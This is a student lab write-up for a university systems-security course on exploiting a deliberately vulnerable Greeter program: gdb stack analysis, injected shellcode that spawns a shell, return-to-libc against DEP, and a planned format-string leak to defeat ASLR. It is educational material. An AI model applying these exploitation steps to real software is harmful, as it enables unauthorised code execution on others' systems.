

ΠΟΛΥΤΕΧΝΕΙΟ ΚΡΗΤΗΣ
TECHNICAL UNIVERSITY OF CRETE

# README ASSIGNMENT 09

## BUFFER OVERFLOW EXPLOITATION "SMASHING THE STACK FOR FUN AND PROFIT"

Ασφάλεια Συστημάτων και Υπηρεσιών

*Καλανδράνη Όλγα* | *2022030130*

Διδάσκων: Σωτήριος Ιωαννίδης

Σχολή Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών, Πολυτεχνείο Κρήτης

ΗΡΥ 413 | Ασφάλεια Συστημάτων και Υπηρεσιών (2025 – 2026)

# Proposed steps for the assignment

## 1. Finding the buffer, Grade and the return address location.

In this step, the GNU Debbugger (gdb) was used to analyse the vulnerable Greeter program and identify the location of the stack buffer, the Grade var and the return address within the stack frame of the readString() function.
A breakpoint was set at the beginning of the readString() function, right before the execution of the gets(buf). Then, by inspecting the stack frame and local variables using the commands info frame, print &buf, print &Grade, info reg, the following memory addresses were identified:

```
(gdb) next
20              gets(buf);
(gdb) print Grade
$4 = 6
```

```
(gdb) info frame
Stack level 0, frame at 0xffffcf00:
 eip = 0x80497c2 in readString (Greeter.c:20); saved eip = 0x804988a
 called by frame at 0xffffcf20
 source language c.
 Arglist at 0xffffcef8, args:
 Locals at 0xffffcef8, Previous frame's sp is 0xffffcf00
 Saved registers:
  ebp at 0xffffcef8, eip at 0xffffcefc
(gdb) print &buf
$5 = (char (*)[32]) 0xffffcec8
(gdb) print &Grade
$6 = (int *) 0xffffcee8
(gdb) x/16wx $ebp-16
0xffffcee8:     0x00000006      0x08049882      0x080b9036      0x00001000
0xffffcef8:     0xffffcf08      0x0804988a      0x00000000      0xffffcf20
0xffffcf08:     0x00000001      0x08049c0b      0xffffcf2c      0x00002358
0xffffcf18:     0x00000007      0x08049c0b      0x00000001      0xffffd054
```

```
(gdb) info reg
eax            0x13               19
ecx            0x80efed0          135200464
edx            0x1                1
ebx            0x80ee000          135192576
esp            0xffffcec0         0xffffcec0
ebp            0xffffcef8         0xffffcef8
esi            0x80ee000          135192576
edi            0x1                1
eip            0x80497c2          0x80497c2 <readString+13>
eflags         0x10286            [ PF SF IF RF ]
cs             0x23               35
ss             0x2b               43
ds             0x2b               43
es             0x2b               43
fs             0x0                0
gs             0x63               99
(gdb) print &buf
$7 = (char (*)[32]) 0xffffcec8
(gdb) print &Grade
$8 = (int *) 0xffffcee8
```

Buffer Address → 0xffffcec8
Grade Address → 0xffffcee8
Saved Return Address Value (saved EIP) → 0x804988a
Saved Return Address Location (on the stack) → 0xffffcefc
Saved EBP Location → 0xffffcef8

**What happens when you provide a long string of A characters? (Hint: look at the grade value after the printf and segmentation fault address, what is the ascii hex number of character 'A').**

```
olga@olga-VirtualBox:~/Assignment_9/Unsolved$ ./Greeter
What is your name?
AAAA
```

when the Grade variable is overwritten with the chars AAAAA, its memory contains the val 0x41414141 and since Grade is type int, this value is interpreted as decimal and is printed as 1094795585 on the terminal, as shown in the screenshot.


This behaviour occurs, because the gets() function does not perform any bounds checking on the input. As a result, it continues writing data beyond the allocated memory space of the buffer. In this case, the memory location corresponding to the Grade var is overwritten.

## 2. Payload generation and test.

In order to test the shell-spawning payload independently from the vulnerable program, a simple test program was created. The purpose of this program was to execute /bin/bash using the execve system call and verify that a shell can be spawned carefully.

The test program was compiled with the executable stack using the -z execstack compilation flag. When the program was executed, a terminal shell was successfully spawned as well as verified, whilst executing basic shell commands such as whoami and pwd.

This step confirms that the payload logic works correctly.



## 3. Input file generation.

Typing binary data manually is not practical, for this reason a Python script was used to automatically generate the exploit input file. The file is constructed as a sequence of raw bytes and contains the payload, padding and a final 4 byte value that overwrites the saved return address. The script writes the result in binary in order to avoid mistakes from manual entry.

```
(gdb) print &Name
$1 = (unsigned char (*)[1024]) 0x80ef320 <Name>
```

```
olga@olga-VirtualBox:~/Assignment_9/Unsolved$ python3 exploit.py
payload_input created
olga@olga-VirtualBox:~/Assignment_9/Unsolved$ ls
'Assignment 9.docx.pdf'   Greeter.c               payload_input    shell_test.c
 deliverables             Greeter_secure_ASLR.c   SecGreeter
 exploit.py               Greeter_secure.c        SecGreeterASLR
 Greeter                  Makefile                shell_test
olga@olga-VirtualBox:~/Assignment_9/Unsolved$ wc -c payload_input
57 payload_input
```

## 4. Testing the exploit.

Bibliography:
https://reverseengineering.stackexchange.com/questions/13928/managing-inputs-for-payload-injection

The generated input file was given to the Greeter program through standard input. A cat command was used so that input remains open after the payload is executed.

During execution, the value of Grade var was modified, confirming that the buffer overflow was successful. In addition, a shell was spawned and the commands ls, whoami and pwd were called.

```
olga@olga-VirtualBox:~/Assignment_9/Unsolved$ (cat payload_input; cat) | ./Greet
er
What is your name?
Hello 1◆Ph//shh/bin◆◆◆◆°
                        1◆@◆◆◆◆, your grade is 7. Have a nice day.
ls
'Assignment 9.docx.pdf'   Greeter_secure_ASLR.c   deliverables    shell_test.c
 Greeter                  Makefile                exploit.py
 Greeter.c                SecGreeter              payload_input
 Greeter_secure.c         SecGreeterASLR          shell_test
whoami
olga
pwd
/home/olga/Assignment_9/Unsolved
exit

olga@olga-VirtualBox:~/Assignment_9/Unsolved$
```

### Why you cannot make Greeter grade you with '10'?

The gets() function stops reading input when it encounters a null byte 0x00. In order to set the value of the Grade to 10, the byte representation contains null bytes. When a null byte is reached, gets() terminates the input operation, preventing the remaining payload from being written to memory. As a result, the return address is not overwritten, and it is not possible to set the grade to 10 and spawn a shell.

## Bypassing Data Execution Prevention

To spawn a shell in SecGreeter, a return-to-libc technique is required because Data Execution Prevention (DEP) is enabled. Since the stack is non executable, injected shellcode cannot be executed directly.

For this reason, SecGreeter was analysed using gdb in order to observe its execution flow. Address Space Layout Randomization (ASLR) was temporarily disabled so that mem addresses remain stable during the analysis. A Python script was used to generate the input for exploitation.

```
olga@olga-VirtualBox:~/Assignment_9/Unsolved$ sudo sysctl -w kernel.randomize_va
_space=0
kernel.randomize_va_space = 0
```

```
olga@olga-VirtualBox:~/Assignment_9/Unsolved$ nano exploit_sec.py
olga@olga-VirtualBox:~/Assignment_9/Unsolved$ python3 exploit_sec.py
payload created
olga@olga-VirtualBox:~/Assignment_9/Unsolved$ ls
'Assignment 9.docx.pdf'   Greeter                Makefile         sec_input
 deliverables             Greeter.c              payload_input    shell_test
 exploit.py               Greeter_secure_ASLR.c  SecGreeter       shell_test.c
 exploit_sec.py           Greeter_secure.c       SecGreeterASLR
```

The analysis focused on identifying the basic primitives required for a return-to-libc attack. These primitives are the system() func, the exit() func and the "/bin/sh" string, all of which are located inside the libs library.

```
(gdb) print system
$1 = {<text variable, no debug info>} 0xf7dcd8e0 <system>
(gdb) print exit
$2 = {<text variable, no debug info>} 0xf7dbc5b0 <exit>
```

```
(gdb) info proc mappings
process 21396
Mapped address spaces:

        Start Addr   End Addr       Size     Offset  Perms   objfile
        0x56555000 0x56556000     0x1000        0x0  r--p   /home/olga/Assignment_9/Unsolved/SecGreeter
        0x56556000 0x56557000     0x1000     0x1000  r-xp   /home/olga/Assignment_9/Unsolved/SecGreeter
        0x56557000 0x56558000     0x1000     0x2000  r--p   /home/olga/Assignment_9/Unsolved/SecGreeter
        0x56558000 0x56559000     0x1000     0x2000  r--p   /home/olga/Assignment_9/Unsolved/SecGreeter
        0x56559000 0x5655a000     0x1000     0x3000  rw-p   /home/olga/Assignment_9/Unsolved/SecGreeter
        0xf7d7e000 0xf7da1000    0x23000        0x0  r--p   /usr/lib32/libc.so.6
        0xf7da1000 0xf7f20000   0x17f000    0x23000  r-xp   /usr/lib32/libc.so.6
        0xf7f20000 0xf7fa5000    0x85000   0x1a2000  r--p   /usr/lib32/libc.so.6
        0xf7fa5000 0xf7fa7000     0x2000   0x226000  r--p   /usr/lib32/libc.so.6
        0xf7fa7000 0xf7fa8000     0x1000   0x228000  rw-p   /usr/lib32/libc.so.6
        0xf7fa8000 0xf7fb2000     0xa000        0x0  rw-p
        0xf7fc1000 0xf7fc3000     0x2000        0x0  rw-p
        0xf7fc3000 0xf7fc5000     0x2000        0x0  r--p   [vvar]
        0xf7fc5000 0xf7fc7000     0x2000        0x0  r--p   [vvar_vclock]
        0xf7fc7000 0xf7fc9000     0x2000        0x0  r-xp   [vdso]
        0xf7fc9000 0xf7fca000     0x1000        0x0  r--p   /usr/lib32/ld-linux.so.2
        0xf7fca000 0xf7fed000    0x23000     0x1000  r-xp   /usr/lib32/ld-linux.--------Ty--Typ--Ty--Ty--T--T--Typ--T----------
--Type <RET> for more, q to quit, c to continue without paging--
```

```
(gdb) find 0xf7d7e000, 0xf7fa8000, "/bin/sh"
0xf7f3ade8
1 pattern found.
```

```
(gdb) print &Name
$1 = (unsigned char (*)[1024]) 0x56559040 <Name>
(gdb)
```

```
(gdb) info frame
Stack level 0, frame at 0xffffc920:
 eip = 0xf7e37db1; saved eip = 0xf7dded90
 called by frame at 0xffffce10
 Arglist at 0xf7f34080, args:
 Locals at 0xf7f34080, Previous frame's sp is 0xffffc920
 Saved registers:
  eip at 0xffffc91c
```

```
(gdb) bt
#0  0xf7e37db1 in ?? () from /lib32/libc.so.6
#1  0xf7dded90 in ?? () from /lib32/libc.so.6
#2  0xf7ddf3d5 in ?? () from /lib32/libc.so.6
#3  0xf7dd5145 in printf () from /lib32/libc.so.6
#4  0x56556250 in readString () at Greeter_secure.c:16
#5  0x565562a3 in main () at Greeter_secure.c:28
(gdb) info registers
eax            0x4                 4
ecx            0x1                 1
edx            0x0                 0
ebx            0x4                 4
esp            0xffffc91c          0xffffc91c
ebp            0xf7f34080          0xf7f34080
esi            0xffffcf38          -12488
edi            0xffffce50          -12720
eip            0xf7e37db1          0xf7e37db1
eflags         0x10246             [ PF ZF IF RF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb)
```

## Bypassing ASLR

SecGreeterASLR is a 64-bit program that uses Address Space Layout Randomization (ASLR), which changes memory addresses every time the program runs. This makes exploitation harder, because addresses cannot be predicted. However, the program has a format string vulnerability that can leak memory info during execution.

The attack can be seen as a two-step process. In the first step, user input is printed in an unsafe way, which can leak memory addresses. In the second step, the program accepts another input, which can use this leaked information to target the vulnerable buff.

In this part of the project, a python virtual environment (pwnenv) was used. Pwntools were installed inside this environment in order to develop interaction with the program. For the ASLR Bypass section, Address Space Layout Randomization was enabled using kernel.randomize_va_space=2.

```
olga@olga-VirtualBox:~/Assignment_9/Unsolved$ cat /proc/sys/kernel/randomize_va_space
0
olga@olga-VirtualBox:~/Assignment_9/Unsolved$ sudo sysctl -w kernel.randomize_va_space
=2
[sudo] password for olga:
kernel.randomize_va_space = 2
olga@olga-VirtualBox:~/Assignment_9/Unsolved$
```

```
Downloading idna-3.11-py3-none-any.whl (71 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 71.0/71.0 kB 786.6 kB/s eta 0:00:00
Using cached invoke-2.2.1-py3-none-any.whl (160 kB)
Using cached markupsafe-3.0.3-cp312-cp312-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl (22 kB)
Downloading pynacl-1.6.2-cp38-abi3-manylinux_2_34_x86_64.whl (1.4 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.4/1.4 MB 2.1 MB/s eta 0:00:00
Downloading urllib3-2.6.3-py3-none-any.whl (131 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 131.6/131.6 kB 1.8 MB/s eta 0:00:00
Downloading plumbum-1.10.0-py3-none-any.whl (127 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 127.4/127.4 kB 1.3 MB/s eta 0:00:00
Using cached cffi-2.0.0-cp312-cp312-manylinux2014_x86_64.manylinux_2_17_x86_64.whl (219 kB)
Using cached pycparser-2.23-py3-none-any.whl (118 kB)
Installing collected packages: sortedcontainers, pyserial, pyelftools, zstandard, urllib3, unix-ar, unicorn, six, pysocks,
pygments, pycparser, psutil, plumbum, packaging, MarkupSafe, invoke, intervaltree, idna, charset_normalizer, certifi, capst
one, bcrypt, rpyc, ropgadget, requests, python-dateutil, mako, colored_traceback, cffi, pynacl, cryptography, paramiko, pwn
tools
Successfully installed MarkupSafe-3.0.3 bcrypt-5.0.0 capstone-6.0.0a6 certifi-2026.1.4 cffi-2.0.0 charset_normalizer-3.4.4
colored_traceback-0.4.2 cryptography-46.0.3 idna-3.11 intervaltree-3.2.1 invoke-2.2.1 mako-1.3.10 packaging-25.0 paramiko-4
.0.0 plumbum-1.10.0 psutil-7.2.1 pwntools-4.15.0 pycparser-2.23 pyelftools-0.32 pygments-2.19.2 pynacl-1.6.2 pyserial-3.5 p
ysocks-1.7.1 python-dateutil-2.9.0.post0 requests-2.32.5 ropgadget-7.7 rpyc-6.0.2 six-1.17.0 sortedcontainers-2.4.0 unicorn
-2.1.2 unix-ar-0.2.1 urllib3-2.6.3 zstandard-0.25.0
(pwnenv) olga@olga-VirtualBox:~/Assignment_9/Unsolved$ python -c "import pwn; print('pwntools OK')"
pwntools OK
(pwnenv) olga@olga-VirtualBox:~/Assignment_9/Unsolved$
```

```
(pwnenv) olga@olga-VirtualBox:~/Assignment_9/Unsolved$ ./SecGreeterASLR
What is your name?
olga
Hello olga your grade is 5 have a nice day.

(pwnenv) olga@olga-VirtualBox:~/Assignment_9/Unsolved$
```

Whilst debugging with gdb, it was confirmed that libraries such as libc are loaded at different memory addresses each time the program runs, which shows that ASLR is enabled. By checking the proc mem mappings, leaked addresses can be verified as valid memory regs. This indicates how leaking information can reduce the effectiveness of ASLR.

```
What is your name?
olga
Hello olga your grade is 5 have a nice day.
AAAA
```

```
(gdb) info registers
rax            0x0                 0
rbx            0x7fffffffde28      140737488346664
rcx            0x0                 0
rdx            0x1                 1
rsi            0x0                 0
rdi            0x7ffff7e05710      140737352062736
rbp            0x7fffffffdcf0      0x7fffffffdcf0
rsp            0x7fffffffdcf0      0x7fffffffdcf0
r8             0x0                 0
r9             0x7ffff7fca380      140737353917312
r10            0x7fffffffda20      140737488345632
r11            0x203               515
r12            0x1                 1
r13            0x0                 0
r14            0x403db0            4210096
r15            0x7ffff7ffd000      140737354125312
rip            0x4011de            0x4011de <readString+8>
eflags         0x202               [ IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
fs_base        0x7ffff7fab740      140737353791296
gs_base        0x0                 0
```

```
(gdb) info proc mappings
process 11107
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
            0x400000           0x401000     0x1000        0x0  r--p   /home/olga/Assignment_9/Unsolved/SecGreeterASLR
            0x401000           0x402000     0x1000     0x1000  r-xp   /home/olga/Assignment_9/Unsolved/SecGreeterASLR
            0x402000           0x403000     0x1000     0x2000  r--p   /home/olga/Assignment_9/Unsolved/SecGreeterASLR
            0x403000           0x404000     0x1000     0x2000  r--p   /home/olga/Assignment_9/Unsolved/SecGreeterASLR
            0x404000           0x405000     0x1000     0x3000  rw-p   /home/olga/Assignment_9/Unsolved/SecGreeterASLR
      0x7ffff7c00000     0x7ffff7c28000    0x28000        0x0  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7c28000     0x7ffff7db0000   0x188000    0x28000  r-xp   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7db0000     0x7ffff7dff000    0x4f000   0x1b0000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7dff000     0x7ffff7e03000     0x4000   0x1fe000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7e03000     0x7ffff7e05000     0x2000   0x202000  rw-p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7e05000     0x7ffff7e12000     0xd000        0x0  rw-p
      0x7ffff7fab000     0x7ffff7fae000     0x3000        0x0  rw-p
      0x7ffff7fbd000     0x7ffff7fbf000     0x2000        0x0  rw-p
      0x7ffff7fbf000     0x7ffff7fc1000     0x2000        0x0  r--p   [vvar]
      0x7ffff7fc1000     0x7ffff7fc3000     0x2000        0x0  r--p   [vvar_vclock]
      0x7ffff7fc3000     0x7ffff7fc5000     0x2000        0x0  r-xp   [vdso]
      0x7ffff7fc5000     0x7ffff7fc6000     0x1000        0x0  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7fc6000     0x7ffff7ff1000    0x2b000     0x1000  r-xp   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7ff1000     0x7ffff7ffb000     0xa000    0x2c000  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7ffb000     0x7ffff7ffd000     0x2000    0x36000  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7ffd000     0x7ffff7fff000     0x2000    0x38000  rw-p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffffffde000     0x7ffffffff000    0x21000        0x0  rw-p   [stack]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0  --xp   [vsyscall]
```